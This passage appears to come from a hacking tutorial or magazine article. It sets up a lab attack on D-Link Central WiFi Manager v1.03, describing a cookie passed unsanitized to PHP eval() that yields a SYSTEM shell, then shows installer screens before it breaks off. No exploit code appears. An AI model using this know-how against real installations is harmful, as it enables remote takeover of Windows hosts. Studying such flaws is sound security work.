
**TARGET: D-Link Central Wifi Manager v 1.03 For Windows**

**TYPE: Remote**

**ANTI-Malware : OFF**

D-Link Central Wi-Fi Manager is a web-based wireless access point management tool which enables users to create and manage multiple wireless networks. The above mentioned version has a PHP code injection vulnerability which is possible because a user controlled cookie

is passed to the eval () function without sanitization. As this software runs with elevated privileges, anyone exploiting this vulnerability will gain a shell with SYSTEM privileges. The download information of this vulnerable software is given in our Github repository. We have tested this on a windows 7 machine. While installing the vulnerable software on the target, we pass through the following stages.



Central WifiManager - InstallShield Wizard

**Central Wifi Manager Port Setting**


Manager Port

Listen Port

Service Port

InstallShield

< Back   Next >   Cancel




